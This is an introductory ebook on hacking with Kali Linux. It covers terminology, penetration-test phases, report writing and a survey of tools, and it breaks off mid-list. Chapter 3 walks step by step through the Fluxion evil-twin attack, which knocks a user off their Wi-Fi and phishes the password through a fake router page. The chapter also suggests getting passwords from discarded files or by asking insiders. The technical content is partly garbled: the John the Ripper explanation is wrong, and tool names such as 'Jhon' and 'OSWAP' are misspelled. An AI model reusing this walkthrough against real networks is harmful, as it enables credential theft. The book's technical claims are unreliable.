HACKING WITH KALI LINUX

BECOME A PROFESSIONAL HACKER WITH THIS STEP-BY-STEP GUIDE WHERE YOU WILL LEARN TO BREAK A WIRLESS NETWORK TO OVERCOME BASIC SECURITY AND TAKE PENETRATION TESTING

CONLEY WALSH

HACKING WITH KALI LINUX:

Become a professional hacker with this step-by-step guide where you will learn to break a wireless network to overcome basic security and take penetration testing.

Description

Kali Linux is one of the many programs out there that helps us in the constant fight—it could even be called a war—with malicious hackers. To fully use all the advantages it offers, we could spend years in training and development, but with a little research, anyone can learn just the basics of cybersecurity. The first step is always smart clicking, updating software, and staying educated on security awareness. Once you are fully aware of how essential cyber-security is, you can start making your personal and company data less accessible to one of the many scams, viruses, and dangers in the internet world.

Understanding VPNs, malware, and firewalls can drastically improve the chances of your business surviving in the ever-changing online world. Today, cybersecurity causes trillions of dollars in revenue loss, and preventing malicious attacks could mean the difference between your company becoming one of the sad statistics or overcoming, adapting, and rising stronger after being hacked.

This guide will focus on the following:

- Hacking Basics
- Getting Started
- Obtaining Passwords
- The Hacking Guide
- Mobile Hacking
- Penetration Testing Basics
- Spoofing Techniques
- Some of The Basic Functions of Linux
- Taking Command and Control
- Learning the Essential Hacking Command Line
- Follow-Up… AND MORE!!!

Introduction

Kali Linux is a very advanced flavor of Linux, which is used for Security Auditing and Penetration Testing. After all the tools that we have looked at, it is pretty clear that if you want to succeed in the domain of Security Research, Kali Linux will provide with unlimited power to achieve the same. It is also clear that if you are just beginning with Linux, Kali Linux is not the place that you would want to start with as it is a highly complex operating system created and aimed at achieving one goal and that is security.

This book discusses the different "hats" of hacking - the black, the white, and the grey. The black hat is the stereotypical idea of how most in society conceive hackers to be - the one who wants unauthorized access to the property or information of another. The white hat is the "good guy" - the one learning the tricks of the trade in order to prevent the exploitation of assets or track down offenders. The grey hat is a bit of a hybrid, they use their hacking skills (although without the prior knowledge or authorization of the owners) to expose weaknesses in systems so that those systems can be strengthened. Regardless of the motivations of any individuals, the knowledge base and general toolkit remain the same. Hacking requires an understanding of how computing equipment communicates on various levels, what vulnerabilities lie in both machines and networks, and how those vulnerabilities are exploited. This knowledge takes time, practice, study, and discipline to attain, and it is not something that everyday people are familiar with. As a result, skilled hackers have the ability to either inflict or prevent quite a bit of damage on individuals, organizations, and society.

Each hacker should thus adopt some code of ethics to guide them. Even black hats will have some line that they will not cross in carrying out their attacks. Law enforcement is becoming very serious about information security and preventing pervasive attacks on individual identities, on commerce, and on government institutions. Laws and enforcement vary by location, but any hacker - black, white, or grey - should have a full understanding of the risks they are taking. This is especially true of beginning hackers who don't have the experience to either hide their tracks or to prevent collateral damage. An attack that is conducted improperly could erase or corrupt information, or cause other unintended consequences. That is why it is important to practice skills on one's on systems in an isolated "sandbox" until gaining enough confidence to attack another system.

Maintaining the Hacker's Edge

There is a perpetual race going on between the hacker community and the information security community. When vulnerability is discovered, it tends to spread wisely and rapidly as evidenced by the WPA Krack attack described in Chapter X. Security personnel try to keep up by constantly making patches or upgrades to protect systems. Hackers must constantly hone their craft and push limits in order to maintain an edge. Like any skill, hacker skills dwindle if not in regular use. Furthermore, the landscape in computer security is in constant flux. The open source nature of most hacking tools means that there are frequent changes in functionality and syntax that must be kept up with. Vulnerabilities are published and patched on a near daily basis, and encryption standards are being pushed very hard to provide better security against attacks. So to maintain an edge and to have a reasonable chance of becoming a successful hacker, one should do the following:

1. Maintain current versions of all operating systems, scripts, tools, and programming environments

2. Practice skills on a regular basis, on a sandboxed environment, with emphasis on improving both speed and anonymity

3. Periodically probe their own system and adopt the appropriate security measures

4. Have a daily or weekly reading cycle on both offensive and defensive security developments (magazines, journals, web articles, message boards, dark web hacker communities, etc.)

Chapter 1 Hacking Basics

Now that you are a bit more familiar with ethical hacking and the importance of cyberlaw, we can continue to discuss the basics that you are required to understand in order to build a solid foundation.

In this chapter we will focus on the terminology used by cyber-security specialists and hackers, because you will encounter them frequently within this book, and communication is key to a successful project. Once you are familiar with the professional terminology, we will move on to a more detailed discussion about penetration testing and the methodology behind writing reports.

Terminology

In this section, we will explore briefly the most important and frequently encountered terms in the cyber-security sector. You will also find this list of terms handy as you progress through the chapters.

1. *Asset*: Assets refer to any devices or components that are used in any activities that involve the handling of data and information. An asset needs to be secured from unauthorized access in order to protect it from unwanted data manipulation.

2. *Exploit*: This can be a program, a bug, or even a command used by attackers to find access to the data or information they seek within the system. An exploit can be anything that takes advantage of a specific vulnerability within an application or operating system. It will cause an unanticipated behavior to the asset, and this will create a gap that can be used by the hacker to their advantage.

3. *Pre-engagement*:. Pre-engagement refers to the phase of preparation where you establish the rules of engagement.

4. *Milestone*: Being organized is a crucial aspect of being a professional ethical hacker. This is where milestones come in. They are used to split the process into stages that are clearly detailed and assigned to a beginning and an end date. You can use charts, spreadsheets and various scheduling websites in order to keep track of your milestones and make sure to deliver

on time.

5. *Bot*: This is a type of program that is used to automate a certain action. Humans can only work so fast, but bots can take care of repetitive tasks much faster and for as long as needed.

6. *Brute force attack*: This kind of attack is the simplest, most common type and it doesn't involve smashing computers to bits as the name might suggest. A brute force attack is in fact an automated method of combining usernames with passwords until the correct combination is found. The entire process is automatic, but it can take a lot of time due to a high number of possible combinations.

7. *Denial of Service attack*: Also known as a DoS attack, this is one of the most commonly encountered attacks used by many beginner black hat hackers. This attack comes as a form of interruption to the server or network service provided to various users. It's a malicious method of denying users connection to an online service. For instance, if you are playing an online game, a DoS attack against the game servers will cause a mass disconnection to all users.

8. *Keystroke logging*: This is a common way of recording the keyboard keys and mouse buttons that are pressed on a computer. The information is used to reveal usernames, passwords, and other sensitive information. Unlike a brute force attack, this method is much quicker when it comes to finding out logging information. For it to work, a keylogger is injected onto the computer either through an email with a Trojan containing link or even directly through a USB stick.

9. *Malware*: This refers to all malicious programs that are used in hostile actions against a computer or specific software. Malware comes in the form of Trojans, worms, adware, spyware, ransomware, and other computer viruses.

10. *Phishing*: This is a type of email fraud. The intention is to send a seemingly legitimate email with the purpose of

gaining private information from the recipient.

11. *Rootkit*: This is software that operates stealthily without the knowledge of the targeted user. Its purpose is to hide various processes that are running in the background in order to maintain access to the computer. It is mostly used to maintain a back door to someone's device while also hiding it from the authorized user.

12. *SQL Injection*: Another common method used by black hat hackers to obtain data. This method involves the injection of SQL code to any data driven software or application. For example, this can be a statement which tells the application to send all of its data to the attacker.

There are many other terms that you will discover as you learn more about hacking. But for now, this terminology is enough for you to gain a glimpse of what you will be dealing with.

Penetration Testing

This process cannot be avoided, because it is the only way to truly discover exploitable gaps within a system, and therefore you need to familiarize yourself with each step that you need to take. Keep in mind, however, that your motivation for the testing is driven by the client and the specific goals he or she wants to achieve.

Before you begin, you first need to establish the rules of engagement. You need to set a schedule, discuss each stage of the testing as well as the methodology, and establish the legal responsibilities. Clearly defining the penetration test will smoothen the process, keep the client informed, and protect you from any liabilities. Everything needs to be agreed upon by both parties involved, so let's take a look at how this process might look.

Rules of Engagement

1. Before anything else, the hacker and their client need to sign a nondisclosure agreement as well as permission for hacking. As a cyber-security specialist, you want to be legally protected from any kind of liability, so never start doing anything before

the necessary documents are clear to both sides and signed.

2. The next step is discussing the precise purpose of the penetration test, as well as what needs to be tested. Sometimes you will need to test only a certain sector of an organization, and you also need to know what kind of result is expected from you.

3. Once you establish the goals and the testing duration, you should discuss the methodology you will use to perform the test. There should also be a mention of any techniques the client doesn't want to be used. For instance, some organizations or business do not want the hacker to simulate a denial of service attack. This needs to be specified when establishing the rules, otherwise it can lead to confusion, delays, and even legal problems.

4. The final rule of engagement which is as important as all the rest is deciding on the liabilities and responsibilities of both parties. As an ethical hacker, you might access some sensitive information such as company trade secrets, bank account details, or you might cause a denial of service.

Penetration Testing in Steps

Once the rules of engagement are well established and agreed to by everyone involved, it's time to perform the test itself. There are various testing methodologies and categories, but for now you should learn the basic stages of penetration testing. Knowing the steps and working through them one at a time will make your job much easier, so let's see how a basic penetration test looks.

1. *Passive Scanning*: In this phase, you are supposed to gather information about your target without actually interacting with it directly. Passive scanning is performed by going through social networking websites, online databases, and even by searching for relevant data on a search engine like Google.

2. *Active Scanning*: The next step is to probe the target with the

use of specialized tools that are designed for network mapping, sniffing traffic, banner grabbing and more.

3. *Fingerprinting*: This does not refer to actual physical fingerprinting. At this stage, the penetration tester needs to identify the target's operating system and version level, all applications and their patch level, any open ports, active user accounts and services.

4. *Target Identification*: In this phase, once the tester has obtained all the relevant information about the system, the most useful or vulnerable target is chosen.

5. *Vulnerability Exploiting*: This is basically the attack itself. Specialized attack tools are used against the most vulnerable targets within the system. Some of them will succeed, while some of them will only kill the server or simply not work at all.

6. *Privilege Escalation*: The tester needs to gain more control, as if they are the authorized user. The purpose of this stage is to gain administrative access to the system, whether it's local or remote.

7. *Reporting*: This is the final step of the penetration test. The ethical hacker needs to document and report every aspect of the test. This includes the tools used, exploited vulnerabilities, and everything that was found as well as how it was found.

There are other aspects to a penetration test, but for now we will stick to the basics, as the purpose of this chapter is to familiarize you with the world of hacking and penetration testing.

Penetration Testing by an Unethical Hacker

For this reason, we will take a look at a penetration test from the black hat's perspective and see how it differs from the basic ethical test.

1. *Choosing a Target*: The unethical hacker chooses the target out of a grudge, for profit, or simply for fun. There are no rules and regulations involved. Everything is done for personal reasons.

2. *The Intermediary*: The attack itself is never directly done from the hacker's own system. An intermediary system is used so that the attack cannot be traced back to the attacker. The intermediary is often a victim that is used remotely to gain access to the target's system.

3. *Basic Test Phases*:. Even the tools and procedures will be the same as those used by a cyber-security specialist.

4. *Maintaining Access*: It is common for hackers to create a back door on their victim's system in case they might want quick access in the future. This is done by installing rootkits or leaving bots behind to maintain the access.

How the unethical hacker uses the system depends entirely on their intentions. Some aim to acquire personal information, while others attempt to extort companies with flaws in their security. The only thing that really separates the unethical hacker from the ethical one is the goal. The steps and tools they use to achieve that goal are usually the same.

Penetration Testing Methodologies

Once the rules of engagement are clearly defined, it's time to consider the methodology. There is no universal kind of test that can fit every company or organization. Everyone has their own set of security goals, and there are many questions that need answering before choosing the correct methodology. There are a few different kinds of penetration testing methodologies, and each one of them dictates how a test should be performed. Here's a brief explanation of the most common methodologies:

1. *OSSTMM*: This stands for "Open Source Security Testing Methodology Manual," and it is a standardized methodology for penetration testing. The idea behind it is to guarantee a baseline for the testing no matter which security specialist or company performs it. This methodology mandates which parts of a network to test, how to perform the test, and how to analyze the resulting data. Penetration tests following the OSSTMM methodology are thorough, but cumbersome because they include nearly all the steps of a penetration test.

This means that such a test cannot be performed on a daily basis without requiring an adequate amount of human resources and a budget to match.

2. *OWASP*: This stands for “Open Web Application Security Project,” and as the name suggests, it is an open source, community driven methodology aimed at testing web applications specifically. The purpose of this methodology is to provide unbiased data that is not influenced by any commercial or governmental entity. While OSSTMM is more focused on network security, OWASP focuses on improving the security of web applications as well as services. For this methodology, there are various tools developed that software developers, security analysts, and businesses alike can use in order to boost their defenses.

3. *CHECK*: This penetration test methodology was born out of the need to create secure governmental networks. Governments handle extremely sensitive information that is often classified, therefore a high level of consistent testing is required to guarantee security. The CHECK methodology focuses mainly on protecting the data stored on a specific server. The penetration tests performed under it are used to determine how secure the data is, and in what way could it be compromised when under attack.

4. *NIST*: This is a comprehensive penetration testing methodology that, unlike OSSTMM, can be applied regularly and in short intervals. There are four main steps to NIST, which are planning, discovery, attacking, and reporting. The discovery phased is then broken down into two segments. One involves basic information gathering, network scans, and service detection, and the other is all about the vulnerability assessment. The third stage is the attack, which is the main step in the test. The purpose is to try and compromise the targeted device. The reporting phase comes after discovery, as well as attack.

Penetration Test Categories

Depending on what a company or organization wants to test, there are three penetration test categories, namely White Box, Black Box, and Gray Box.

1. *White Box*: When all the relevant data on the target is already provided, the penetration test is considered white box. If we're dealing with a network test, the data includes information on applications and their versions, as well as the operating system. In the case of a web application, the tester will receive the source code in order to perform a full analysis. This type of testing with so much information given upfront is usually performed only onsite.

2. *Black Box*: As you might've figured it out on your own, this is the opposite of a white box penetration test. There is no information offered upfront regarding the operating system or applications when it comes to network testing. Only IP ranges are provided so that testing can be performed. The source code for web application testing is not given either. Black box penetration testing is usually performed externally, and that is why most information is kept away.

3. *Gray Box*: This penetration test category is somewhere in-between white and black box testing. Some data is provided, while some is kept away from the tester. For example, for web applications the source code is not provided, however, information on the databases, back end server or test accounts is usually given.

Writing Reports

A successful penetration test is not complete without a good report. Knowing how to write one, format it, and present it to your audience is the key to being a skilled ethical hacker. A report should be well-organized, clear, to the point, and understandable. The format and the way you present it matters as well. For instance, if you have a red header, all of them should be red. Consistency and readability are crucial, so when you write your report take great care. Follow the usual rules of writing and avoid grammar mistakes while

maintaining your voice, or style, throughout the text.

You might consider these tips to be trivialities that are beneath a hacker, however, well-formatted and written reports enhance your credibility as a professional.

Think of Your Audience

When writing your report, you should draft it with your audience in mind. There are three main audience categories, namely the executive class, management class, and technical class. You need to keep in mind which part of your report will be the focus of each audience and write it for them. For instance, a manager will not care about what exploit you used to take control of a system, however, the company's tech division will be highly interested. So let's briefly discuss each audience in order to understand what they're interested in.

1. *The executive audience*: This audience includes mostly the CEOs of a company. They will only focus on reading the executive summary of the report, as well as the remediation report and perhaps the findings summary. Take note that usually the executives do not have much technical knowledge and therefore ignore most of your report. Therefore, you should write your summaries with this audience in mind.

2. *The management audience*: This audience will be interested in your vulnerability assessment and weaknesses you uncovered. They are the ones handling the security policy of a company or organization, so they will be interested in a few more details than CEOs.

3. *The technical audience*: The software developers as well as the manager of security will be interested in reading the details of your report. They are responsible for fixing security breaches and patching up vulnerabilities, so they will want to read the technical side of your report thoroughly. You should include screenshots for them in the report in order to help them resolve the problems.

Report Structure

Now let’s take a look at the precise structure of a penetration test report to understand what kind of information it should contain.

1. *Cover page*: We start from the very beginning with the cover page. This section should contain your company logo if you have one, a title, and a short description of the test. The cover page should look professional, because its quality will have an impact on how the customer perceives you as a professional.

2. *Table of contents*: This section is quite self-explanatory. Right after the cover page, you should write a clear index so that each particular audience can skip to the part of the report that is relevant to their position.

3. *The executive summary*: This part of the report is extremely valuable, and it can make or break the entire documentation. The executive summary is specifically written for the CEOs of a company or anyone else who holds executive power. It should be written comprehensively for an audience that lacks technical knowledge. You should start by defining the purpose of the test and how you carried it out. Then explain your results and findings clearly and to the point. The summary should include the general weaknesses that were discovered and what exactly caused these vulnerabilities. Lastly, write about the risks you determined after your thorough analysis and discuss how you can lower these risks by applying the right countermeasures.

4. *The remediation report*: This part of your test report is mainly aimed towards the management, however the executive class might also be interested in it. Keep in mind that both audiences might lack technical knowledge. So what’s the remediation report all about? It should contain all your recommendations that will improve security once they are implemented. For instance, you might suggest implementing a new firewall or an intrusion detection system. You should list and describe everything clearly and to the point.

5. *The findings summary*: Also known as the vulnerability assessment summary. In this section of your report you will discuss all your findings, or in other words the strengths, weaknesses, and risks involving the system you tested. Here, you should include charts and other visual representations to help the audience understand the situation. Display the vulnerabilities you uncovered and classify them based on how severe they are.

6. *Risk assessment*: This is the section where you demonstrate the risks based on your findings. You should describe the impact each vulnerability can have on the system and how often it can occur.

7. *Methodology*: Keep in mind that this section of the report is entirely optional, unless you were requested by the client to follow a specific methodology. In that case, you should report the steps you took and even include a flowchart that clearly shows the process.

8. *Detailed findings*: This part of the report is for the technical audience. Here you will discuss your findings in detail and include information on the vulnerabilities you uncovered, what caused them, what risks are involved and what your recommendations are to improve data security. The developers as well as the security manager need to know where the vulnerability was produced and how in order to take the right steps to resolve the issue.

Now that you grasp the concept of penetration testing and you understand how a report is supposed to be written, it’s time to push forward and learn the technical side of hacking.

Chapter 2 Getting Started

Hackers have a reputation for being highly intelligent individuals and prodigious in many ways. It can therefore seem to be an overwhelming and uphill task to start from scratch and reach any level of practical proficiency. One must remember that everyone must start somewhere when learning a subject or skill. With dedication and perseverance, it is possible to go as far in the world of hacking as your will can take you. One thing that will help in the process of becoming a hacker is to set some goals. Ask yourself why you want to learn hacking and what you intend to accomplish. Some just want to learn the basics so they can understand how to protect themselves, their family, or their business from malicious attacks. Others are looking to set themselves up for a career in white-hat hacking or information security. Whatever your reasons, you should prepare to learn quite a bit of new knowledge and skills.

Learning

The most important weapon in a hacker's arsenal is knowledge. Not only is it important for a hacker to learn as much as possible about computers, networks, and software - but in order to stay competitive and effective they must stay up to date on the constant and rapid changes in computers and computer security. It is not necessary for a hacker to be an engineer, computer scientist, or to have intimate knowledge of microprocessor or computer hardware design, but they should understand how a computer works, the chief components and how they interact, how computers are networked both locally and through the internet, how users typically interact with their machines, and - most importantly - how software dictates computer function. An excellent hacker is fluent and practiced in several computer languages and understands the major operating systems. In is also very useful for a hacker to be familiar with the history, mathematics, and practice of cryptography.

It is possible, and increasingly common, for a layperson with little hacking experience and only slight or intermediate knowledge about programming to conduct an attack against a system. People often do this using scripts and following procedures that were developed by more experienced operators. This happens most commonly with simpler types of attacks, like denial of service. These inexperienced hackers are known in the hacking community as script kiddies. The problem with this type of activity is that the perpetrators

have little appreciation for what's going on in the code they are running, and may not be able to anticipate side effects or other unintended consequences. It is best to fully understand what you are doing before attempting an attack.

Computers and Processors

Computers vary in size, shape, and purpose, but most of them essentially have the same design. A good hacker should study how computers evolved from the earliest machines in the 20th century to the vastly more sophisticated machines that we use today. In the process, it becomes evident that computers have the same basic components. To be an effective hacker, you should know the different types of processors that exist on the majority of modern computers. For instance, the three largest microprocessor manufacturers are Intel, American Micro Devices (AMD), and Motorola. These processors comprise most of the personal computers that a hacker will encounter, but each has their own unique instruction set. Although most hackers rarely have to deal with programming languages on the machine level, more sophisticated attacks may require an understanding of the differences between processor instruction sets.

Some processors are programmable by the end user. These are known as Field-Programmable Gate Arrays (FPGA) and are being used more and more often for embedded systems, particularly in industrial controls. Hackers have been known to gain access to these chips while they are in production in order to deploy malicious software at the final destination. An understanding of FPGA architecture and programming is necessary for these types of sophisticated attacks. These embedded attacks are particularly concerning to military and industrial customers that purchase chips on a large scale for critical systems.

Networking and Protocols

Networks also have different architectures. The architecture is determined not only by the configuration of the different nodes but also on the medium that connects them. Originally, networked computers were always connected by copper wire. Commonly used copper network cables, often known as ethernet cables, consist of twisted pairs of copper wire. Although the most common of these cables is the category five, or CAT-5, cable, it is beginning to give way to a new standard, CAT-6, which has a greater capacity for transmission of

signals. For very high speed applications and longer distances, fiber-optic cables are usually chosen. Fiber optics use light instead of electricity and have a very high capacity for carrying information. They are used to carry most modern cable television and high speed internet services. Fiber optics serve as the backbone for the internet. Within smaller areas, wireless networks are very common. Using a Wireless Fidelity (Wi-Fi) protocol, wireless networks exist in a large number of personal, private, and commercial LANs. Hackers are often particularly interested in hacking into Wi-Fi networks, resulting in the evolution of Wi-Fi security standards.

Regardless of the architecture or medium of transmission, when two terminals are communicating across a network they must do so using a common set of rules known as a protocol. Networking protocols have evolved since the first computer networks were created, but they have retained the same basic layered approach. In general, a network is conceptualized in terms of different layers that perform different functions. This is also known as a stack. The most common communication protocols used today are the Internet Protocol (IP) and Transmission Control Protocol (TCP). Taken together, these are commonly known as TCP/IP. These protocols change and are standardized on occasion. It is critical for the hacker to learn these protocols and how they relate to communication between the different layers of the stack. This is how hackers can gain higher and higher levels of access to a system.

Programming Languages

It may seem daunting to learn a programming language from scratch having never done it before, but many people find that once they become proficient at one programming language, it is much easier and faster to learn others. Hackers not only have to understand programming languages to be able to exploit software vulnerabilities, but many hackers need to write their own code to be able to execute a particular attack. Reading, understanding, and writing code is fundamental to hacking.

Programming languages range from very obscure machine code, which is in binary and hexadecimal format and is used to communicate directly with a processor, to high-level object-oriented languages that are used for software development. Common high-level object-oriented languages are C++ and Java. The code written in high-level languages is compiled into the

appropriate machine code for a particular processor, which makes high-level languages very portable between different types of machines. Another category is a scripted language, where commands are executed line-by-line instead of being compiled into machine code.

Learning programming languages takes time and practice - there is no other way to become proficient. Long evenings and overnight marathons of writing, debugging, and recompiling code are a common rite-of-passage among beginning hackers.

Chapter 3 Obtaining Passwords

In this section, we will look at how to obtain the passwords of a network. I will focus on wireless networks since for wired networks you will have to be connected via a cable. I will be using a Wi-Fi network I created for my demonstration.

There are many ways of obtaining a network password that doesn't involve computer hacking and I recommend you test these methods first and use hacking as a last resort. You can do stuff like, looking at files thrown away by the organization or person you want to hack or just ask some dude who works or stays in the place you want to hack what the password is. Some organizations leave it as notes on the wall or write it somewhere everyone can see.

There are many ways you can get a Wi-Fi password using Kali Linux but almost all of these processes are time-consuming if the password is long and sometimes it fails to crack the password if it is complex. What I am going to show you is how to use social engineering to get the password.

What is social engineering? This is basically a form of hacking in which you trick the computer user into doing what you want. Examples of social engineering are the phone and email scammers who trick you into giving away your credit card details or downloading a virus.

So we are basically going to trick a computer user to give us their password but to do so, we need to look legit. That's where Fluxion comes into play.

Fluxion

Fluxion is a script that you can install on Kali Linux. It uses social engineering to create a Wi-Fi network that is a mirror to that of the target. It then disconnects the target from his real Wi-Fi network. Since our fake Wi-Fi looks just like the real one, the user will attempt to reconnect using our fake network from which we use a web interface to ask him/her for the password.

After obtaining the password, Fluxion will display it and we can use it to connect to the network. The reason fluxion works is because it creates a similar Wi-Fi network to that of the target and also has a web interface similar to that of different routers. Fluxion also allows you to select your language of choice for the attack.

Installing fluxion

Fluxion is not installed by default in Kali Linux and so we have to install it ourselves. You can find the Github repository for Fluxion here. Once on the Github repo, click on the "Clone or download" button and then copy the link given.

Open the terminal and navigate to the /opt/ directory by typing *cd /opt/* this is the directory in which we will install our scripts. If you ever want to go back to the home directory you can just type *cd* and that will do it.

Once in the /opt/ directory, we now enter the git clone command together with the copied link. You can do to by typing *git clone* and then right-clicking on the terminal and selecting paste to paste the link. You can then press enter to start downloading the script; fluxion will begin to download as shown in the following image.

Once the process is complete you can type *ls* to list all the files in the directory. You should see the fluxion folder next to another one called Teeth which is usually there by default.

Now navigate to the fluxion directory by typing *cd fluxion*, by now you should be getting the hang of it. Now use the list command to see the various files (white) and folders (blue).

You will see two files that are green in color, these are the scripts. The one that ends in .py is a python script while the one that ends in .sh is a bash script. When the scripts are green it means they have the needed permissions to run properly. If you find a script that doesn't have permissions (they are white just like other files), use the command *chmod +x <script name>* to grant permissions.

We are going to run the fluxion.sh script; we can do that by typing *./fluxion.sh* you can run any script this way. Once you press enter, fluxion will start to run. You will at first get a long list showing needed programs that have not been installed. You can install them using the *apt get install <name>* or by using the install script which does it automatically.

When we showed a list of the files and folders in the fluxion directory, we can see there is a folder called "install", navigate to that folder and use the list command to see the available files. You will see a script labeled install.sh, run in by typing *./install.sh* once you click enter, the script will start installing the missing programs.

It might take a while so please be patient. If you are asked a question during installation, you can reply by typing *y* for yes and *n* for no.

Once the installation is done, you can type *cd ..* to go back by one directory to the fluxion folder. We can now run the fluxion script, but first, let us talk about wireless cards.

In order for fluxion or any other wireless hacking tools to work, your computer's wireless card must support monitor mode. This allows your wireless card to intercept packets or data from the network even if that data was not being sent to your computer. You can look up if your wireless card supports monitor mode by searching it online. If your card does not support monitor mode, you can buy ones that do on places like Amazon, they can be plugged in using via USB and some cost as low as $20.

My computer's internal wireless card does not support monitor mode so I will also connect an external wireless card via USB. Once the wireless card is placed in a USB port, you will have to go to the Devices menu on the top bar of the Kali Linux virtual machine window. Navigate to where it is written USB and select your wireless card in order to use it in Kali Linux.

Using fluxion

Now we have to fire up fluxion by using the fluxion.sh script. When it starts to run, it will detect the wireless card and switch to monitor mode automatically.

The first thing you will be asked is to choose the language you want to use. You can select a language by typing the language's number on the list. I want to use Fluxion in English so I chose 1.

After that, you will be asked to select the channel to scan. Let us scan all the channels so we will select the option 1 and press enter.

Fluxion will run a scan of all available Wi-Fi networks and show them on a white window. I have a test Wi-Fi labeled test which can be seen in the image that follows. You can also see on the bottom that a device is connected to it. The BSSID is the MAC Address of the router and the ESSID is its name.

You can stop the scanning by clicking on the window and pressing Ctrl + C. You will be shown a fluxion window with all the detected networks. Networks that are red in color are those with connected devices. Select the

Wi-Fi network you want to attack by entering the number of the network. In my device, the test network is number 2.

When you press enter you will be asked for a handshake which we don't have, so we will press enter to skip that part. A handshake is used by a router to communicate with an already connected user. This allows a user who has connected once to connect to the Wi-Fi network another time without having to reenter the password.

If a hacker can capture the handshake, he can try to crack it in order to get the password of the Wi-Fi network. This is usually time-consuming.

After skipping the handshake part since we don't have it, we will be asked to select a method to capture the handshake. You can use any option you want here but the pyrit option is the best one. So I'll select 1.

Two windows will pop up. All you need to do is patiently wait until the top window shows a message that the WPA handshake has been captured. It may take between 30 seconds to 5 minutes. You can try to speed things up by closing the bottom window after one or two minutes.

After the handshake is captured, you will have to also close this window. Now you will have to check the handshake. You can do this by selecting the handshake by typing 1.

If the handshake is not corrupter you will be asked to either select an SSL certificate or create one. We will choose the option to create an SSL certificate (option 1). The next option is to choose an attack option which will be the Web Interface option (option 1). The SSL certificate will be used on the web interface to make it look secure and trustworthy.

Our final option will be to choose the template for our web interface. Since most people around here use Huawei routers, which is what I will select as my interface (option 28).

Four new windows will appear which execute the attack. The user will be disconnected from the original Wi-Fi network called TEST, he will have no choice but to reconnect but he will unknowingly connect to fake Wi-Fi network that is similar to the original. He will then be asked via a web interface similar to that of Huawei (or whatever interface you chose) to enter the Wi-Fi password.

Once the password is entered, fluxion will confirm if it is the correct

password and then display it on the screen. The password I used is 123Test, which is what can be seen here.

There are many other scripts and programs that can be used for wireless attacks. These scripts can be accessed by heading to the Applications bar on the top left corner of the Kali Linux desktop.

Now that you have acquired the password, you can use it to connect to the network.

Chapter 4 The Hacking Guide

Whatever is explained or taught in this section is to be used for developmental, educational and research purposes only. We will consider hacking into Android devices, but before then we need to ask some questions. Why are we hacking into an Android device? For what purpose? A vast number of people possess Android devices.

Similar to software development, hacking is difficult and you can't become a professional hacker overnight. Hacking requires great skill and a level of reasoning. As a hacker, your brain must function like a processing unit. To practice hacking on a small platform, you will need to have some experience with one of the various programming languages. Knowledge of programming languages like C++, Linux and FORTRAN is very useful when it comes to hacking. However, you will also need other kinds of knowledge to become a skillful hacker. Daily, by reason of upgrades in security measures, hacking becomes tougher. As a hacker, you must learn to understand and beat security challenges.

Properties of kali linux 2.0

If you are a pro at penetrating servers and breaking into networks, the easiest way to go about your business is by harnessing the power of Kali Linux 2.0. Kali Linux 2.0 is by far the best Linux distribution that makes hacking very easy for the programmer. You will be able to achieve your goals in little time and become the owner of your personal network.

1. Metasploit

Metasploit is a frame that helps to create exploits, shellcodes, triggers, honey pots and payloads. Metasploit is a bank of several exploits and similar elements that are packed into its frame. The software is public and can be used on many operating systems out there, including Linux and Windows. It comes with Kali Linux by default. Metasploit is a foul device that can threaten other networks. You want to examine faults in network security and learn how to manage them to prevent external attacks.

Web applications and servers are also subject to attacks by Metasploit. In Metasploit, GUI and command line interfaces exist equally. Metasploit is available as a free version and but also has paid version (Metasploit Pro), which offers more functionality.

2. NMAP

NMAP is short for “network mapper.” It probes a network while searching for ports that are accessible to map network servers and so on. The core function of NMAP is security analysis and the examination of networks to detect computers that are available online. NMAP uses IP addresses and packets in a way that reveals useful details about a network. For example, it shows the ports that can be used to access the network and the apps being used on the computer. It is advisable to first have some idea concerning the commands before proceeding further to the GUI.

3. Armitage

The Armitage is a display control tool employed in cyber security that creates an interface for the Metasploit attachment that simplifies Metasploit, making it less complex so it can easily be comprehended. Armitage is a good place to start if you want to learn more about Metasploit. All of the functions of Metasploit are gathered by Armitage in the procedures of hacking, as they are meant to exploit, circumvent and raid a network.

4. Jhon the Ripper

JTC is the acronym for “Jhon the Ripper.” It is a renowned tool for breaking through an arena that is heavily secured with passwords. Simply referred to as Jhon in the hacking world, it is the primary tool used to launch what is called a dictionary intrusion. Jhon the Ripper has a bank of text called the “word list”, which is composed of previously cracked passwords. Jhon the Ripper selects one of these passwords from its bank and replaces the wordlist of the password to be cracked. Then it gives the result of the new imputed password. In other words, the hacker takes a previously cracked password and interferes with the system in such a way that this previously cracked password is substituted for the password to be cracked. After that, the past success is re-initiated by Jhon and the substituted password is re-cracked. There is a similarity between Jhon the Ripper and THC Hydra, which is a similar cracking tool. The slight difference is that Jhon is used offline while Hydra is used an online.

5. Wireshark

Wireshark is an open source tool that scrutinizes networks with an outline of network traffic. This tool belongs to the category of network sniffers.

Ethereal was Wireshark's old name. Its core function is to keep an eye on differences that are used to monitor network traffic and to investigate packets that are sent to and fro. After all of this, the results are presented to the user in a format that can be understood. As time has passed, there have been noticeable advancements. For example, filters and other various packets like color coding have been created. All of this development has helped in one way or another, especially in sharpening the penetrating power of the testers. These testers are able to penetrate further into networks and thoroughly scrutinize the packets.

If you really want to become a master in network analysis, network penetration and acquire other hacking skills, you must have experience and knowledge about Wireshark.

6. THC Hydra

Hydra, very identical to Jhon, is a password-dismantling device. In the hands of expert hackers, Hydra can be dangerous. It is mostly combined with Jhon, as both are used simultaneously. Hydra breaks passwords by combining the power of a dictionary and brute force to assault a password where it is to be imputed. Hydra gives permission to a large scope of protocols. Examples include SSH, POP3, IMAP, Database, SMB, VNC, LDAP, SMB, RTPS, HTTP, POP, TCP, SMTP and RTPS.

The most powerful tool that currently exists online is "Suite." Suite is an app that provides web services and penetration testing. When it is fully maximized, the possibility of its usage is almost limitless. Below are some of the features of the Burp Suite.

Intercepting Proxy is a feature that monitors and improves communication between an application and the web browser.

Spider is a feature that specifies all lists, names and characteristics of files that exist on a network.

Web Scanner is an important feature that scans for loopholes in the server.

Intruder is a feature that can be used to launch attacks against networks. It is used to scan for flaws and take advantage of them.

Repeater improves and makes solicitations on behalf of the user.

Sequencer examines the irregularity of the token's CSRF, authenticity token, etc.

Extensions allow the user to include his or her own customized plugin or to install plugins directly from the systems database. They are used to creatively stage a tactical and cryptic attack.

7. OWASP Zed

One characteristic of the OSWAP Zed Attack Proxy (acronym: ZAP) is that it has no price tag attached to it. Its open source is made available to the public. OSWAP is a popular feature and an effective proxy tool that can substitute the Burp Suite. OSWAP is user friendly and does its job efficiently and effectively because it exposes the flaws of web apps. The functions of OSWAP are summarized as follows:
